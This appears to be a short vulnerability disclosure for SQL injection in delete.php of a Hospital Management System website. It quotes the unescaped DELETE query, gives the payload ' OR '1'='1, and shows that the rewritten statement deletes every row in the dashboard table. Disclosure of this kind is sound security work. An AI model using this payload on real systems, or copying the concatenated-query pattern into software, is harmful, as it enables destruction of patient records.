


#seek Patient Appoinment List



# Demonstration of the User Deletion Interface and Normal Functions





# Vulnerable Code

The SQL injection vulnerability exists in \*\*Line 38\*\* of the file:

`D:\phpstudy\_pro\WWW\Hospital-Management-System-Website-master/delete.php`

if ($ai != "") {

    $sql = "DELETE FROM dashboard WHERE patient\_id ='$ai'";

}

)

# Construct the Injection Code

Malicious input: `' OR '1'='1`

The final SQL statement becomes:

`DELETE FROM dashboard WHERE patient\_id ='' OR '1'='1'`

This will result in the deletion of all users in the `dashboard` table.

# Demonstration of the Injection

